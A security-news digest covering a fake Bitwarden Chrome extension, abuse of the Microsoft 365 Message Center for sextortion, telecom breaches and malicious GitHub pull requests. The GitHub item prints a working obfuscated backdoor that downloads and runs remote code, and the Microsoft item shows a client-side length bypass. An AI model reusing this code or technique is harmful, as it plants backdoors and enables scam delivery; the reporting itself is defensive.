


Fake Bitwarden password manager advertisements on Facebook are pushing a malicious Google Chrome extension that collects and steals sensitive user data from the browser.

Bitwarden is a popular password manager app with a "free" tier featuring end-to-end encryption, cross-platform support, MFA integration, and a user-friendly interface.

Its user base has been growing steadily in the past couple of years, especially following security breaches of competitors that led many to look for alternatives.

A new malvertising campaign impersonating Bitwarden was spotted by Bitdefender Labs, whose researchers report that the operation launched on November 3, 2024.



*Multiple ads of the same campaign*


*Source: Bitdefender*

## Malicious Facebook advertisements

The Facebook advertising campaign warns users that they're "using an outdated version of Bitwarden," and need to update the program immediately to secure their passwords.

The link included in the ad is 'chromewebstoredownload[.]com,' which pretends to be Google's official Chrome Web Store at 'chromewebstore.google.com.'

The landing page also features a design closely resembling the Chrome Web Store, including an 'Add to Chrome' button.



### *Malicious website mimicking the real Google web store*

*Source: Bitdefender*

However, instead of the extension automatically installing when you click the link, visitors are prompted to download a ZIP file from a Google Drive folder.

Though this should be a clear sign of danger, users unfamiliar with the Chrome Web Store may proceed with the manual installation, following the instructions on the webpage.

The installation requires enabling 'Developer Mode' on Chrome and manually sideloading the extension on the program, so essentially, security checks are bypassed.

Once installed, the extension registers as 'Bitwarden Password Manager' version 0.0.1 and secures permissions that enable it to intercept and manipulate user activities.

Its main functions are the following:

- Collect Facebook cookies, particularly the 'c\_user' cookie containing the user ID.
- Gather IP and geolocation data using public APIs

- Collect Facebook user details, account information, and billing data through Facebook's Graph API
- Manipulates browser DOM to display fake loading messages for legitimacy or deception.
- Encodes sensitive data and transmits it to a Google Script URL under the attackers' control.

To mitigate this risk, Bitwarden users are advised to ignore ads prompting extension updates, as Chrome extensions are automatically updated when the vendor releases a new version.

Extensions should only be installed via Google's official web store or by following links from the project's official website, in this case, [bitwarden.com](https://bitwarden.com).

When installing a new extension, always check the requested permissions and treat overly aggressive requests involving access to cookies, network requests, and website data with high suspicion.

Source: <https://www.bleepingcomputer.com/news/security/fake-bitwarden-ads-on-facebook-push-info-stealing-chrome-extension/>

## 8. Microsoft 365 Admin portal abused to send sextortion emails



The Microsoft 365 Admin Portal is being abused to send sextortion emails, making the messages appear trustworthy and bypassing email security platforms.

Sextortion emails are scams claiming that your computer or mobile device was hacked to steal images or videos of you performing sexual acts. The scammers then demand from you a payment of \$500 to \$5,000 to prevent them from sharing the compromising photos with your family and friends.

While you would think no one could fall for these scams, they were very profitable when they first appeared in 2018, generating over \$50,000 a week. To this day, BleepingComputer continues to receive messages from people concerned after receiving them.

Since then, scammers have created numerous variants of extortion email scams, including ones that pretend to have caught your spouse cheating or include pictures of your home to scare you into paying the extortionist in Bitcoin.

However, email security platforms have become good at detecting these scam emails and typically quarantine them in the spam folder.


### **Abusing the Microsoft 365 Admin Portal for scams**

Over the past week, people on LinkedIn, X, and the Microsoft Answers forum reported receiving sextortion emails through the Microsoft 365 Message Center, allowing the scams to bypass spam filters and land in the inbox.



*"I received an extortion scam email yesterday. These things usually end up in junk/spam, however this one made it past the filters as it was sent by Microsoft 365 Message Center.*

*"Any ideas on how they would have managed to do this?"asked cybersecurity professional Edwin Kwan.*




### ***Sextortion scam sent from Microsoft 365 Admin Portal***

*Source: Edwin Kwan*

The sextortion emails came from "o365mc@microsoft.com," which may feel like a phishing address but is actually Microsoft's legitimate email address used to send messages and notifications from the Microsoft 365 Message Center.

For those not familiar with the Microsoft 365 Admin Portal, it includes a section called the "Message Center," which contains communication from Microsoft about service advisories, new features, and upcoming changes.

When viewing an advisory, a "Share" link allows you to share the advisory with other people, as shown below.




**Share link in a Microsoft 365 Message Center message**

Source: *BleepingComputer*

Clicking on the Share button opens a dialog asking you to input up to two email addresses to which the advisory should be sent, regardless of whether they are external or internal to your organization.

This screen also includes an optional "Personal Message," which will be added to the emailed advisory.



**Share message dialog**

Source: *BleepingComputer*

The threat actors are abusing the Personal Message feature by using it to send the sextortion message. However, this personal message field is limited to only 1,000 characters, with anything additional being truncated by the user interface.

As the extortion message sent by the scammers is far more than 1,000 characters, it made me wonder how they were bypassing this restriction.

The answer is simple. They just open up the browser's dev tools and change the maximum length field of the <textarea> tag to an arbitrary number of their choice.

This change now allows them to enter the entire sextortion message into the "Personal Message" field without it being truncated.

```
<div elementtiming="10405" class="ms-TextField-wrapper">  
  <div elementtiming="10404" class="ms-TextField-fieldGroup fieldGroup-1043"> flex  
    <textarea elementtiming="10403" id="TextField4291" placeholder="Add Personal Message Here"  
      maxlength="6000" data-automation-id="AddPersonalMessageHere" class="ms-TextField-field field-1  
      044" aria-describedby="TextFieldDescription4292" aria-invalid="false" aria-label="I would also  
      like to add a personal message"></textarea> == $0
```

### *Changing the maximum character length of Personal Message field*

*Source: BleepingComputer*

As Microsoft does not perform server-side checks for the character length, the entire extortion message is now sent along with the advisory.

The scammers are likely using an automated process to submit these "Share" requests, making it even easier to send without a server-side check for the length of the personal message.

BleepingComputer contacted Microsoft about these scams and was told they are investigating the malicious activity.

*"Thank you for bringing this to our attention. We take security and privacy very seriously," Microsoft told BleepingComputer.*

*"We are investigating these reports and will take action to help keep our customers protected."*

At this time, Microsoft has not added server-side checks to prevent messages over 1,000 characters, BleepingComputer's tests showed.

While this technique has allowed the sextortion emails to bypass mail filters, anyone who receives them must understand that they are just scams and delete them.

Thankfully, sextortion scams have become so abundant over the past six years that most people realize that they are scams and delete these types of emails.

However, for those not familiar, these emails can be distressing and scary.

Therefore, it is important to stress that these emails are scams, they are not telling the truth, and you should not visit any links in these emails or send any money to the listed cryptocurrency addresses.

**Update 11/19/24:** Microsoft told BleepingComputer that they have now made changes to prevent the Microsoft 365 Message Center from being abused for phishing attacks.

*"We've applied changes to mitigate the issue outlined in this report," Microsoft told BleepingComputer.*

BleepingComputer.com checked what has been changed, and the 'Share' link now opens your email client to send the advisory rather than utilizing the portal itself.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-365-admin-portal-abused-to-send-sextortion-emails/>

## 9. T-Mobile confirms it was hacked in recent wave of telecom breaches



T-Mobile confirms it was hacked in the wave of recently reported telecom breaches conducted by Chinese threat actors to gain access to private communications, call records, and law enforcement information requests.

*"T-Mobile is closely monitoring this industry-wide attack, and at this time, T-Mobile systems and data have not been impacted in any significant way, and we have no evidence of impacts to customer information," T-Mobile told the Wall Street Journal, which first reported about the breach.*

*"We will continue to monitor this closely, working with industry peers and the relevant authorities."*

T-Mobile shared a similar statement with BleepingComputer, stating it has found no evidence of any customer data being accessed or exfiltrated.

*"Due to our security controls, network structure and diligent monitoring and response we have seen no significant impacts to T-Mobile systems or data," T-Mobile told BleepingComputer after the publishing of this story.*

*"We have no evidence of access or exfiltration of any customer or other sensitive information as other companies may have experienced."*

Last month, The Wall Street Journal reported that Chinese state-sponsored threat actors known as Salt Typhoon had breached multiple U.S. telecommunication companies, including AT&T, Verizon, and Lumen.

Salt Typhoon (aka Earth Estries, FamousSparrow, Ghost Emperor, and UNC2286) is a sophisticated Chinese state-sponsored hacking group active since at least 2019 and typically focuses on breaching government entities and telecommunications companies in Southeast Asia.

WSJ reports that the hacking campaign allowed the threat actors to target the cellphone lines of senior U.S. national security and policy officials across the U.S. government to steal call logs, text messages, and some audio.

In a joint statement from the FBI and CISA earlier this week, the U.S. government confirmed that the threat actors stole call data, communications from targeted people, and information about law enforcement requests submitted to telecommunication companies.

*"Specifically, we have identified that PRC-affiliated actors have compromised networks at multiple telecommunications companies to enable the theft of customer call records data, the compromise of private communications of a limited number of individuals who are primarily involved in government or political activity, and the copying of certain information that was subject to U.S. law enforcement requests pursuant to court orders," reads the joint statement.*

*"We expect our understanding of these compromises to grow as the investigation continues."*

These attacks were reportedly conducted through vulnerabilities in Cisco routers responsible for routing internet traffic. However, Cisco previously stated there were no indications that their equipment was breached during these attacks.

This breach is the ninth T-Mobile suffered since 2019, with the other incidents being:


- In 2019, T-Mobile exposed the account information of an undisclosed number of prepaid customers.
- In March 2020, T-Mobile employees were affected by a data breach exposing their personal and financial information.
- In December 2020, threat actors accessed customer proprietary network information (phone numbers, call records).
- In February 2021, an internal T-Mobile application was accessed by unknown attackers without authorization.
- In August 2021, hackers brute-forced their way through the carrier's network following a breach of a T-Mobile testing environment.

- In April 2022, the Lapsus\$ extortion gang breached T-Mobile's network using stolen credentials.
- In January 2023, T-Mobile confirmed attackers stole the personal information of 37 million customers by abusing a vulnerable Application Programming Interface (API) in November 2022.
- In May 2023, T-Mobile disclosed a breach impacting only 836 customers, but that exposed sensitive information.

**Update 11/16/24:** Added statement from T-Mobile.

Source: <https://www.bleepingcomputer.com/news/security/t-mobile-confirms-it-was-hacked-in-recent-wave-of-telecom-breaches/https://www.bleepingcomputer.com/news/security/intel-amd-cpus-on-linux-impacted-by-newly-disclosed-spectre-bypass/>

## 10. GitHub projects targeted with malicious commits to frame researcher



GitHub projects have been targeted with malicious commits and pull requests, in an attempt to inject backdoors into these projects.

Most recently, the GitHub repository of Exo Labs, an AI and machine learning startup, was targeted in the attack, which has left many wondering about the attacker's true intentions.

## 'Innocent looking PR' caught injecting backdoor

On Tuesday, Alex Cheema, co-founder of EXO Labs warned everyone of an "innocent looking" code change submitted to EXO's GitHub repository.

The pull request titled "clarify mlx requirement for deepseek models" attempted to modify the models.py Python file in the Exo's code base by adding a sequence of numbers to it:



These are Unicode numbers, each representing a character. In other words, the plaintext Python code has been converted to its numbers-start-equivalent form via a simple technique employed by the user submitting the code change.

This sequence of characters, "105, 109, 112, 111, 114, 116,..." translates into the following code snippet (URL defanged for safety purposes):

```
import os
import urllib
import urllib.request
x = urllib.request.urlopen("hxxps://www.evildojo[.]com/stage1payload")
y = x.read()
z = y.decode("utf8")
x.close()
os.system(z)
```

The rather unsophisticated piece of code attempts to connect to `evildojo(.)com` and, as it appears, download "stage1" payload.

Had the code change been approved and merged into EXO's official repository, which it did not, anyone using the product could end up executing code being remotely served by the URL on their system—and hence a functional backdoor implanted.

When accessed by BleepingComputer, however, the link returned a 404 (Not Found), and according to several others who tried to access the URL, no content ever existed at the location from the beginning.

## Who is behind it and why?

This is where it gets tricky and there's no conclusive answer in sight.

The commit appears to have been submitted from a GitHub user, "evildojo666," an account that has since been deleted.

The archived page for the GitHub username and the domain `evildojo(.)com` point to Mike Bell, a Texas-based security researcher, ethical hacker, and software engineer who has persistently denied that he had anything to do with these commits.

Bell claims someone is impersonating him, making these malicious code submissions to smear him.



*Statement from Mike Bell (X/Twitter)*

Bell has further stated that "there was never any payload...why do people keep assuming there was?"

In all fairness, Bell's story adds up. Anyone can trivially create a GitHub account using another person's details and profile picture, and begin submitting code changes and pull requests to projects — all under the guise of another person.

The non-existent "stage1payload" page on `evildojo's` domain is another indicator that, since the domain never served any malicious code in the first place, this is likely to be a smear campaign against the owner of the domain, Mike Bell.



Another now-deleted GitHub account "darkimage666" was identified by Malcoreio, a malware analysis and reverse engineering platform. This account also impersonated Bell and appeared to engage in this malicious effort to distribute backdoor commits to open source projects.

*"Not me, an impersonator. Notice account deleted. Very sorry people are being dragged into some skid's beef w/ me," remarked Bell at the imposter account.*


## Multiple projects targeted

Social media users, including ChrzanKong, noted that some other projects had been targeted by different GitHub user accounts with similar commits.

According to threat intel analyst vx-underground, "yt-dlp," a popular open source audio and video downloader was also targeted. Malcore identified at least 18 instances of identical pull requests directed at other projects.

At the time of writing, BleepingComputer observed that many such malicious commits and the associated "muppet" GitHub user accounts, some of which appear to be Indonesia-based, have been taken down.

Google engineer and tech events lead, Bogdan Stanga was able to recreate the pull request to test Presubmit's AI Reviewer, which uses GitHub Actions to perform instant code reviews against incoming pull requests to your repository. The test code change was immediately flagged with a "critical security" alert by the reviewer:



```
63 + exec('').join(chr(x) for x in
[105,109,112,111,114,116,32,111,115,10,105,109,112,111,114,116,32,117,114,108,108,105,98,10,105,109,112,111,114,1
16,32,117,114,108,108,105,98,46,114,101,113,117,101
,115,116,10,120,32,61,32,117,114,108,108,105,98,46,114,101,113,117,101,115,116,46,117,114,108,111,112,101,110,40,
34,104,116,116,112,115,58,47,47,119,119,119,46,101,
118,105,108,108,111,106,111,46,99,111,109,47,115,116,97,103,101,49,112,97,121,108,111,97,100,34,41,10,121,32,61,3
2,120,46,114,101,97,100,40,41,10,122,32,61,32,121,4
6,100,101,99,111,108,101,40,34,117,116,102,56,34,41,10,120,46,99,108,111,115,101,40,41,10,111,115,46,115,121,115,
116,101,109,40,122,41,10]])
```

**github-actions** bot · 4 days ago

**CRITICAL SECURITY VULNERABILITY** ⚠

This code is a malicious injection attempt that:

1. Uses obfuscated ASCII codes to hide its true intent
2. Downloads arbitrary code from 'evildojo.com'
3. Executes the downloaded code with system privileges

**Immediate Actions Required:**

1. Revert this commit immediately
2. Review repository access logs
3. Audit contributor's access credentials
4. Consider implementing pre-commit hooks to detect similar injection attempts
5. Review recent commits from this contributor for other potential security breaches

This is a severe security breach attempt that could lead to system compromise, data theft, and other malicious activities.

*Presubmit's AI reviewer catches similar malicious PRs*

The incident, although caught and squashed early on, has echoes of the notable xz supply chain attack which recently demonstrated how malicious code could be snuck into legitimate and widely popular open source libraries by nefarious actors.

Open source project maintainers are urged to carefully scrutinize incoming pull requests, via automated tools and extensive human code reviews, even if these appear to be originating from "good faith" contributors.

Source: <https://www.bleepingcomputer.com/news/security/github-projects-targeted-with-malicious-commits-to-frame-researcher/>

## 11. A Security-First Approach to 6G

This summer, the Federal Communications Commission (FCC) officially launched its ninth Communications Security, Reliability, and Interoperability Council (CSRIC) – a stakeholder-driven body advising the FCC on ways to ensure the security, reliability and interoperability of communications systems. Palo Alto Networks is pleased that its expertise has been tapped once again with the appointment of Leonid Burakovsky, vice president of Product Management, to the CSRIC Working Group 3: Preparing for 6G Security and Reliability.

It's no secret that 5G technology has brought significant improvements in several key areas of mobile connectivity. This includes increased speeds, reduced latency, greater flexibility, density improvements, better energy efficiency and a transformation toward intelligent networks integrated with artificial intelligence (AI). However, these advancements are not without security challenges, including significant cybersecurity risks.

The increasing reliance on mobile networks, including private 5G, for critical infrastructure, autonomous systems, manufacturing, energy and transportation underscores the necessity for a security approach that can detect and withstand sophisticated cyberthreats and attacks. With this backdrop, and recognizing that the FCC highlights that "6G networks are at least seven years from commercial deployment," we should prepare for its inevitable deployment from the most proactive posture possible. Central to doing so is studying 5G security lessons learned, as these will play a critical role in informing the security landscape of the forthcoming generation.

A robust security approach should be established from the beginning in all 6G discussions. Palo Alto Networks strongly encourages a "Security First" approach to complement the existing focus on improvements in speeds, latency, coverage and other connectivity elements. While these elements are important, driving progress across them without a commensurate focus on security will fundamentally challenge the promise of 6G connectivity.

## Next-Generation Security — What We've Learned

The adoption of 5G technology has presented new security risks, given the increased attack surface from cellular IoT and OT devices and new threat vectors as cloud and AI adoption surges. According to The State of OT Security 2024 report, conducted in collaboration with ABI Research, more than 70% of industrial enterprises acknowledge that 5G-connected devices are becoming an increasing threat vector for 5G-OT deployments. To protect the confidentiality, integrity and availability of data and to protect networks, services and consumers, we must standardize a Zero Trust approach to enterprise-grade security. This is necessary to manage increasingly complex and dynamic environments. This means the ability to secure the service, technology and application stack by securing all layers (signaling, data, applications and management), all locations, all attack vectors and all software lifecycle stages while using AI, automation and behavior analysis.

At Palo Alto Networks, an end-to-end, Zero Trust approach is at the core of our enterprise-grade security offering for 5G. We provide secure network slicing, real-time detection of attacks, threats and vulnerabilities, automatic correlation to subscribers and equipment, and dynamic, flexible real-time security enforcement, integrating a high degree of AI and automation, so customers can manage security efficiently.

While vendor trust is important, it alone does not guarantee security. Our capabilities incentivize vendor best practices while securing modern telecom networks, communications and data regardless of the underlying technology or ICT vendor in the network. This flexibility is crucial, particularly as 6G networks are expected to integrate even more devices and applications, leading to an exponentially expanded attack surface, necessitating proactive and adaptive security measures.

5G and 6G can transform industries and drive the Industrial Revolution beyond connectivity. For cellular networks to live up to this potential of transforming industries, enterprises need the confidence that 5G and 6G provides Zero Trust, enterprise-grade security.

## Next Steps

By investing in Zero Trust security technologies now, organizations can lay the groundwork for a secure 6G environment, thereby ensuring the integrity of data and critical services, as well as fostering confidence in the digital ecosystem of the future.

Incorporating the latest Zero Trust, enterprise-grade security technologies into 6G requirements and standardization from the beginning is crucial to powering digital transformation and ensuring secure and speedy adoption of 6G.

AI and automation should be at the core of network security to analyze vast amounts of telemetry, proactively assist in intelligently detecting and stopping attacks and threats, including zero-day attacks, and dynamically recommend changes to security policies, if needed, based on continuous security monitoring and real-time behavior analyses. The risk

of cyberattacks to all organizations has exponentially grown with the scale enabled by 5G. The stakes are too high not to prioritize security in the development and deployment of 6G.

Source: <https://www.paloaltonetworks.com/blog/2024/11/a-security-first-approach-to-6g/>

## 12. New iOS Security Feature Makes It Harder for Police to Unlock Seized Phones

Everybody is reporting about a new security iPhone security feature with iOS 18: if the phone hasn't been used for a few days, it automatically goes into its "Before First Unlock" state and has to be rebooted.

This is a really good security feature. But various police departments don't like it, because it makes it harder for them to unlock suspects' phones..

Source: <https://www.schneier.com/blog/archives/2024/11/new-ios-security-feature-makes-it-harder-for-police-to-unlock-seized-phones.html>

## 13. Amazon confirms employee data breach after vendor hack



